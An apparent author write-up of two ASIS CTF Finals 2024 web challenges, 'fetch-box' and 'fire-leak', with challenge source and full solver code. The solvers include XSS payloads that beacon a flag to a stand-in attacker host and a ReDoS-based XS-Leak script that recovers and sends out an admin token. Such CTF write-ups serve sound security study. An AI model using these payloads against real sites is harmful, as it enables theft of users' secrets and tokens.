ASIS CTF Finals 2024: Author Writeups
Thank you for playing ASIS CTF Finals 2024!
There were 7 web challenges and the authors are @maple3142, @Strellic_, @_splitline_, @kevin_mizu, @_Worty, and me.
I made 2 challenges:
| Challenge | Category | Intended Difficulty | Solved | Keywords |
|---|---|---|---|---|
| fetch-box | web, misc | easy | 19 | fetch, sandbox |
| fire-leak | web | medium-hard | 1 | XS-Leak, ReDoS |
You can see the source code and author's solvers at my-ctf-challenges repository.
[web, misc] fetch-box
- 19 solved / 194 pts
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202412_ASIS_CTF_Finals_2024/web/fetch-box
Description:
A client-side sandbox challenge!
- Challenge:
http://fetch-box.asisctf.com:3000- Admin bot:
http://fetch-box.asisctf.com:1337
Overview
In this challenge, an HTTP request whose URL includes a flag is periodically sent by fetch. The goal is to steal the flag value in the URL:
<!DOCTYPE html>
<body>
  <h1>XSS Playground</h1>
  <script>
    (() => {
      const flag = localStorage.getItem("flag") ?? "🚩";
      localStorage.removeItem("flag");

      const fetch = Object.freeze(window.fetch);
      const resource = `/ping?${new URLSearchParams({ flag })}`;
      const options = Object.create(null);

      const fun = () => fetch(resource, options);
      setInterval(fun, 500);
    })();

    const params = new URLSearchParams(location.search);
    const xss = params.get("xss") ?? "console.log(1337)";
    setTimeout(xss, 800);
  </script>
</body>
There is an obvious XSS vulnerability with xss parameter.

Also, the CSP is base-uri 'none'; frame-ancestors 'none'.
import express from "express";
import fs from "node:fs";

const html = fs.readFileSync("index.html", { encoding: "utf8" });

express()
  .use("/", (req, res, next) => {
    res.setHeader(
      "Content-Security-Policy",
      "base-uri 'none'; frame-ancestors 'none'"
    );
    next();
  })
  .get("/", (req, res) => res.type("html").send(html))
  .get("/ping", (req, res) => res.type("text").send("pong"))
  .listen(3000);
Solution
First of all, is there any way to cause an error when executing the fetch?
A simple way is to access a URL containing an authority:
- e.g.
http://[email protected]:3000

Uncaught (in promise) TypeError: Failed to execute 'fetch' on 'Window': Request cannot be constructed from a URL that includes credentials: /ping?flag=%F0%9F%9A%A9
Then, an uncaught error occurs and the promise rejection is not handled. This means an unhandledrejection event is emitted:
Since the error message includes the requested URL, you can get the flag value using addEventListener("unhandledrejection", ...).
Solver
const CONNECTBACK_URL = "http://attacker.example.com";

const xss = `
window.addEventListener(
  "unhandledrejection",
  (event) => {
    navigator.sendBeacon("${CONNECTBACK_URL}", event.reason);
  },
  { once: true }
);
`.trim();

const url = `http://foobar@web:3000?${new URLSearchParams({ xss })}`;
// If you report this URL, you will get a flag.
- A full exploit code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202412_ASIS_CTF_Finals_2024/web/fetch-box/solution
Unintended Solutions
There were three unintended solutions.
I wonder if nobody has solved fetch-box using the intended solution, but all the solutions are valid and interesting.
Using Performance APIs
const url = performance.getEntries().find(e => e.initiatorType === "fetch").name;
console.log(url); // -> http://fetch-box.asisctf.com:3000/ping?flag=ASIS%7BREDACTED%7D
You can get the requested URL from a PerformanceNavigationTiming instance triggered by executing fetch.

Adding a <meta> element with CSP
From: https://x.com/tyage/status/1873537456920002982
window.addEventListener('securitypolicyviolation', (e) => {
  navigator.sendBeacon('https://.../', e.blockedURI);
});
document.head.innerHTML = `<meta http-equiv="content-security-policy" content="connect-src https://.../">`;
You can get the requested URL from a CSP error with connect-src.
Prototype Pollution to thenable objects
From: https://nanimokangaeteinai.hateblo.jp/entry/2024/12/30/065058
Object.prototype.then = function () { console.log(this.url) }
You can access the local variables by polluting then property.
[web] fire-leak
- 1 solved / 477 pts
- Source code: https://github.com/arkark/my-ctf-challenges/tree/main/challenges/202412_ASIS_CTF_Finals_2024/web/fire-leak
Description:
It's time to leak quickly.
- Challenge:
http://fire-leak.asisctf.com:3000- Admin bot:
http://fire-leak.asisctf.com:1337
Overview
This is a simple XS-Leak challenge.
app.get("/", (req, res) => {
  const html = String(req.query.html ?? defaultHtml);

  if (html.length > 1024) return res.send("?");
  if (/[^\x20-\x7e\r\n]/i.test(html)) return res.send("??");
  if (/meta|link|src|data|href|svg|:|%|&|\\|\/\//i.test(html)) return res.send("???");

  res
    .type("html")
    .setHeader(
      "Content-Security-Policy",
      "default-src 'none'; base-uri 'none'; frame-ancestors 'none'"
    )
    .send(html.replace("{{TOKEN}}", req.cookies.TOKEN));
});
- Goal:
- To steal an admin token:
req.cookies.TOKEN
- To steal an admin token:
- Rules:
- A given HTML is rendered.
{{TOKEN}}in the HTML is once replaced with the token.- The token's format is 6-bytes hex string (
[0-9a-f]{12}).
- Limitations:
- For the
htmlparameter:- Length limit:
1024 - Allowed characters:
[\x20-\x7e\r\n] - Disallowed substring (case-insensitive):
meta,link,src,data,href,svg,:,%,&,\,//
- Length limit:
- CSP:
default-src 'none'; base-uri 'none'; frame-ancestors 'none'
- For the
A new token is issued each time a URL is reported to the admin bot.
// Issue a new token
const page1 = await context.newPage();
await page1.goto(APP_URL + "/save-flag", { timeout: 3_000 });
await sleep(2_000);
await page1.close();

// Visit a given URL
const page2 = await context.newPage();
await page2.goto(url, { timeout: 5_000 });
await sleep(60_000);
await page2.close();
⚠️ This means you need to steal the token within 60 seconds. For reference, my solution only requires about 30 seconds.
Solution
The CSP and the html parameter's limitations prevent typical XS-Leak techniques. On the condition, are there useful HTML elements and/or attributes to construct an oracle?
My solution used <input pattern="..." value="...">.
The pattern attribute specifies a regular expression for the input validation. It seems useful for XS-Leak with ReDoS.
For example:
<input
  type="text"
  pattern=".*(.?){12}[abcd]beaf"
  value="xxxxx...snip...xxxxx{{TOKEN}}"
>
This validation works as follows:
- If the token matches with
^.*[abcd]beaf$, the validation process is not heavy. - Otherwise, the validation process is heavy.
However, there is a big(?) problem:
- You need to construct a stable oracle to ensure the leak process completes within 60 seconds.
- An XS-Leak depending on the browser's busy state tends to be unstable and takes a long time.
To address this, I added an <iframe> element and used the frame counting technique:
<input
  type="text"
  pattern=".*(.?){12}[abcd]beaf"
  value="xxxxx...snip...xxxxx{{TOKEN}}"
>
<iframe></iframe>
I measured how long it takes for the window.length value to change. As a result, I found that it is possible to reliably observe differences in the time required to evaluate a regular expression.
Solver
<body>
  <script type="module">
    // http://web:3000
    const BASE_URL = new URLSearchParams(location.search).get("baseUrl");

    const sleep = (ms) => new Promise((resolve) => setTimeout(resolve, ms));

    const waitFor = async (f) => {
      while (true) {
        if (await f()) return;
        await sleep(3);
      }
    };

    const win = open("about:blank");

    const measure = async (pattern) => {
      win.location = "about:blank";
      await waitFor(() => win.length === 0);
      await sleep(100);

      const pad = "x".repeat(100);
      const html = `
        <input type="text" pattern="${pattern}" value="${pad}{{TOKEN}}">
        <iframe></iframe>
      `.trim();
      const url = `${BASE_URL}?${new URLSearchParams({ html })}`;

      win.location = url;
      await waitFor(() => {
        try {
          win.origin;
          return false;
        } catch {
          return true;
        }
      });
      const start = performance.now();
      await waitFor(() => win.length === 1);
      const time = performance.now() - start;

      return time;
    };

    const search = async (known) => {
      const CHARS = "0123456789abcdef";
      const W = 12;

      // Binary Search
      let left = 0;
      let right = CHARS.length;
      while (right - left > 1) {
        const mid = (right + left) >> 1;

        const timeL = await measure(`.*(.?){${W}}[${CHARS.slice(left, mid)}]${known}`);
        const timeR = await measure(`.*(.?){${W}}[${CHARS.slice(mid, right)}]${known}`);

        if ((Math.min(timeL, timeR) + 10) * 4 > Math.max(timeL, timeR)) {
          // retry
          await sleep(2000);
          continue;
        }

        if (timeL < timeR) {
          right = mid;
        } else {
          left = mid;
        }
      }

      return CHARS.slice(left, right);
    };

    const main = async () => {
      let known = "";
      for (let i = 0; i < 6 * 2; i++) {
        known = (await search(known)) + known;
        navigator.sendBeacon("/debug", JSON.stringify({ i, known }));
      }
      navigator.sendBeacon("/token", known);
    };
    main();
  </script>
</body>